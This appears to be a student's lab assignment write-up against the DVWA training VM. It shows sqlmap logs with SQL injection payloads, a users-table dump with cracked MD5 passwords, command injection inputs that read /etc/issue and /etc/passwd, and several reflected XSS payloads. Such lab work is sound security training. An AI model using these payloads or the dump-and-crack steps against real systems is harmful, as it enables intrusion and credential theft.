[22:59:57] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING clause (JSON\_KEYS)'  
[22:59:57] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
**[22:59:57] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable**   
[22:59:57] [INFO] testing 'MySQL inline queries'  
[22:59:57] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'  
[22:59:57] [INFO] testing 'MySQL > 5.0.11 stacked queries'  
[22:59:57] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'  
[22:59:57] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'  
[22:59:57] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'  
[22:59:57] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'  
[22:59:57] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'  
**[23:00:08] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable**   
[23:00:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[23:00:08] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'  
[23:00:08] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found  
[23:00:08] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test  
[23:00:08] [INFO] target URL appears to have 2 columns in query  
**[23:00:08] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable**  
[23:00:08] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval  
**GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]** n  
sqlmap identified the following injection point(s) with a total of 210 HTTP(s) requests:  
---  
Parameter: id (GET)  
 Type: boolean-based blind  
 Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)  
 Payload: id=1' OR NOT 8387=8387#&Submit=Submit  
  
 Type: error-based  
 Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
 Payload: id=1' AND (SELECT 6179 FROM(SELECT COUNT(\*),CONCAT(0x716a787171,(SELECT (ELT(6179=6179,1))),0x716b787671,FLOOR(RAND(0)\*2))x FROM INFORMATION\_SCHEMA.CHARACTER\_SETS GROUP BY x)a)-- qZxi&Submit=Submit  
  
 Type: AND/OR time-based blind  
 Title: MySQL >= 5.0.12 AND time-based blind  
 Payload: id=1' AND SLEEP(5)-- lIUP&Submit=Submit  
  
 Type: UNION query  
 Title: MySQL UNION query (NULL) - 2 columns  
 Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a787171,0x6b4576634e6147744a496e5a74465a7a6848546f6841717245454f414269457a41437463544b4a62,0x716b787671)#&Submit=Submit  
---  
**[23:00:30] [INFO] the back-end DBMS is MySQL**  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL >= 5.0  
[23:00:30] [INFO] fetching database names  
available databases [7]:  
[\*] dvwa  
[\*] information\_schema  
[\*] metasploit  
[\*] mysql  
[\*] owasp10  
[\*] tikiwiki  
[\*] tikiwiki195  
  
[23:00:30] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.4'  
  
[\*] shutting down at 23:00:30


﻿

**root@kali**:**~**# sqlmap -u "http://10.0.2.4/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=14ac9133a20645f993ca413c2f31a6e8" -D dvwa --tables  
 **\_**  
 **\_\_\_ \_\_\_| |\_\_\_\_\_ \_\_\_ \_\_\_ {1.0.9.1#dev}**  
**|\_ -| . | | | .'| . |**  
**|\_\_\_|\_ |\_|\_|\_|\_|\_\_,| \_|**  
 **|\_| |\_|** http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[\*] starting at 23:03:05  
  
[23:03:05] [INFO] resuming back-end DBMS 'mysql'   
[23:03:05] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
 Type: boolean-based blind  
 Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)  
 Payload: id=1' OR NOT 8387=8387#&Submit=Submit  
  
 Type: error-based  
 Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
 Payload: id=1' AND (SELECT 6179 FROM(SELECT COUNT(\*),CONCAT(0x716a787171,(SELECT (ELT(6179=6179,1))),0x716b787671,FLOOR(RAND(0)\*2))x FROM INFORMATION\_SCHEMA.CHARACTER\_SETS GROUP BY x)a)-- qZxi&Submit=Submit  
  
 Type: AND/OR time-based blind  
 Title: MySQL >= 5.0.12 AND time-based blind  
 Payload: id=1' AND SLEEP(5)-- lIUP&Submit=Submit  
  
 Type: UNION query  
 Title: MySQL UNION query (NULL) - 2 columns  
 Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a787171,0x6b4576634e6147744a496e5a74465a7a6848546f6841717245454f414269457a41437463544b4a62,0x716b787671)#&Submit=Submit  
---  
**[23:03:05] [INFO] the back-end DBMS is MySQL**  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL >= 5.0  
[23:03:05] [INFO] fetching tables for database: 'dvwa'  
[23:03:05] [WARNING] reflective value(s) found and filtering out  
Database: dvwa  
[2 tables]  
+-----------+  
| guestbook |  
| users |  
+-----------+  
  
[23:03:05] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.4'  
  
[\*] shutting down at 23:03:05  
  
**root@kali**:**~**# sqlmap -u "http://10.0.2.4/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=14ac9133a20645f993ca413c2f31a6e8" -D dvwa -T users --dump   
 **\_**  
 **\_\_\_ \_\_\_| |\_\_\_\_\_ \_\_\_ \_\_\_ {1.0.9.1#dev}**  
**|\_ -| . | | | .'| . |**  
**|\_\_\_|\_ |\_|\_|\_|\_|\_\_,| \_|**  
 **|\_| |\_|** http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[\*] starting at 23:03:53  
  
[23:03:54] [INFO] resuming back-end DBMS 'mysql'   
[23:03:54] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
 Type: boolean-based blind  
 Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)  
 Payload: id=1' OR NOT 8387=8387#&Submit=Submit  
  
 Type: error-based  
 Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
 Payload: id=1' AND (SELECT 6179 FROM(SELECT COUNT(\*),CONCAT(0x716a787171,(SELECT (ELT(6179=6179,1))),0x716b787671,FLOOR(RAND(0)\*2))x FROM INFORMATION\_SCHEMA.CHARACTER\_SETS GROUP BY x)a)-- qZxi&Submit=Submit  
  
 Type: AND/OR time-based blind  
 Title: MySQL >= 5.0.12 AND time-based blind  
 Payload: id=1' AND SLEEP(5)-- lIUP&Submit=Submit  
  
 Type: UNION query  
 Title: MySQL UNION query (NULL) - 2 columns  
 Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a787171,0x6b4576634e6147744a496e5a74465a7a6848546f6841717245454f414269457a41437463544b4a62,0x716b787671)#&Submit=Submit  
---  
**[23:03:54] [INFO] the back-end DBMS is MySQL**  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL >= 5.0  
[23:03:54] [INFO] fetching columns for table 'users' in database 'dvwa'  
[23:03:54] [WARNING] reflective value(s) found and filtering out  
[23:03:54] [INFO] fetching entries for table 'users' in database 'dvwa'  
[23:03:54] [INFO] analyzing table dump for possible password hashes  
[23:03:54] [INFO] recognized possible password hashes in column 'password'  
**do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]** n  
**do you want to crack them via a dictionary-based attack? [Y/n/q]** n  
Database: dvwa  
Table: users  
[5 entries]  
+---------+---------+-------------------------------------------------------+----------------------------------+-----------+------------+  
| user\_id | user | avatar | password | last\_name | first\_name |  
+---------+---------+-------------------------------------------------------+----------------------------------+-----------+------------+  
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin |  
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon |  
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack |  
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo |  
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob |  
+---------+---------+-------------------------------------------------------+----------------------------------+-----------+------------+  
  
[23:04:26] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/10.0.2.4/dump/dvwa/users.csv'  
[23:04:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.4'  
  
[\*] shutting down at 23:04:26  
  
**root@kali**:**~**# sqlmap -u "http://10.0.2.4/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=14ac9133a20645f993ca413c2f31a6e8" -D dvwa -T users --dump   
 **\_**  
 **\_\_\_ \_\_\_| |\_\_\_\_\_ \_\_\_ \_\_\_ {1.0.9.1#dev}**  
**|\_ -| . | | | .'| . |**  
**|\_\_\_|\_ |\_|\_|\_|\_|\_\_,| \_|**  
 **|\_| |\_|** http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[\*] starting at 23:04:56  
  
[23:04:56] [INFO] resuming back-end DBMS 'mysql'   
[23:04:56] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
 Type: boolean-based blind  
 Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)  
 Payload: id=1' OR NOT 8387=8387#&Submit=Submit  
  
 Type: error-based  
 Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
 Payload: id=1' AND (SELECT 6179 FROM(SELECT COUNT(\*),CONCAT(0x716a787171,(SELECT (ELT(6179=6179,1))),0x716b787671,FLOOR(RAND(0)\*2))x FROM INFORMATION\_SCHEMA.CHARACTER\_SETS GROUP BY x)a)-- qZxi&Submit=Submit  
  
 Type: AND/OR time-based blind  
 Title: MySQL >= 5.0.12 AND time-based blind  
 Payload: id=1' AND SLEEP(5)-- lIUP&Submit=Submit  
  
 Type: UNION query  
 Title: MySQL UNION query (NULL) - 2 columns  
 Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a787171,0x6b4576634e6147744a496e5a74465a7a6848546f6841717245454f414269457a41437463544b4a62,0x716b787671)#&Submit=Submit  
---  
**[23:04:56] [INFO] the back-end DBMS is MySQL**  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL >= 5.0  
[23:04:56] [INFO] fetching columns for table 'users' in database 'dvwa'  
[23:04:56] [INFO] fetching entries for table 'users' in database 'dvwa'  
[23:04:56] [INFO] analyzing table dump for possible password hashes  
[23:04:56] [INFO] recognized possible password hashes in column 'password'  
**do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]** y  
[23:05:04] [INFO] writing hashes to a temporary file '/tmp/sqlmapFAz4EW2771/sqlmaphashes-YsQKoT.txt'   
**do you want to crack them via a dictionary-based attack? [Y/n/q]** y  
[23:05:14] [INFO] using hash method 'md5\_generic\_passwd'  
**what dictionary do you want to use?**  
**[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)**  
**[2] custom dictionary file**  
**[3] file with list of dictionary files**  
**>**   
[23:05:25] [INFO] using default dictionary  
**do you want to use common password suffixes? (slow!) [y/N]** y  
[23:05:38] [INFO] starting dictionary-based cracking (md5\_generic\_passwd)  
[23:05:38] [INFO] starting 2 processes   
[23:05:39] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'  
[23:05:42] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'  
[23:05:44] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'  
[23:05:44] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'  
[23:05:46] [INFO] postprocessing table dump   
Database: dvwa  
Table: users  
[5 entries]  
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+  
| user\_id | user | avatar | password | last\_name | first\_name |  
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+  
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |  
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |  
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |  
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |  
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |  
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+  
  
[23:05:46] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/10.0.2.4/dump/dvwa/users.csv'  
[23:05:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.4'  
  
[\*] shutting down at 23:05:46  
  
XSS:  


**2) We looked at a few ways to do command injection. Turn the settings to medium, and find a command injection that will cat /etc/issue paste the output from ping to the end of the relevant text**.



Inputting “ 1 | cat /etc/issue”:



﻿

\_ \_\_ \_\_\_ \_\_\_| |\_ \_\_ \_ \_\_\_ \_ \_\_ | | \_\_\_ (\_) |\_ \_\_ \_| |\_\_ | | \_\_\_|\_\_\_ \   
| '\_ ` \_ \ / \_ \ \_\_/ \_` / \_\_| '\_ \| |/ \_ \| | \_\_/ \_` | '\_ \| |/ \_ \ \_\_) |  
| | | | | | \_\_/ || (\_| \\_\_ \ |\_) | | (\_) | | || (\_| | |\_) | | \_\_// \_\_/   
|\_| |\_| |\_|\\_\_\_|\\_\_\\_\_,\_|\_\_\_/ .\_\_/|\_|\\_\_\_/|\_|\\_\_\\_\_,\_|\_.\_\_/|\_|\\_\_\_|\_\_\_\_\_|  
 |\_|   
  
  
Warning: Never expose this VM to an untrusted network!  
  
Contact: msfdev[at]metasploit.com  
  
Login with msfadmin/msfadmin to get started

Inputing “1 | cat /etc/passwd”:




**3) Research XSS and find 3 different ways to trigger alert(1) on the DVWA xss reflected section. Copy the URLs for the 3 ways and put them here**

*Html context tag injection:*

Which is a type of injection that occurs when a user is able to control the input point and is able to inject HTML code into the vulnerability.


<http://www.hackingmonks.net/2017/02/cross-site-scripting-xss-5-medium.html>


<svg onload = "alert(1)">:



<https://www.owasp.org/images/a/ae/Advanced_XSS.pdf>

<a name="" onmouseover="alert(1)">Alex</a>:






*Javascript Context Code Injection:*

Is when a process which an attacker can insert malicious javascript code into a page.

<http://scx020c07e.blogspot.com/2012/10/dvwa-medium-security-attack-part-1-xss.html>

<script language="javascript">alert("1")</script>:




<http://brutelogic.com.br/blog/cheat-sheet/>


Body Tag:


A code injection using the body tag.

<body onload=alert(1)>




<marquee onstart=alert(1)>:






**4) Go through the brute force exercise. What is the body size of the successful login?**




Body Size is 4.53kb. The correct response should be bigger.

**B1) On medium, find 2 ways to do XSS on the XSS dvwa page**


<svg onload = "alert(1)">:



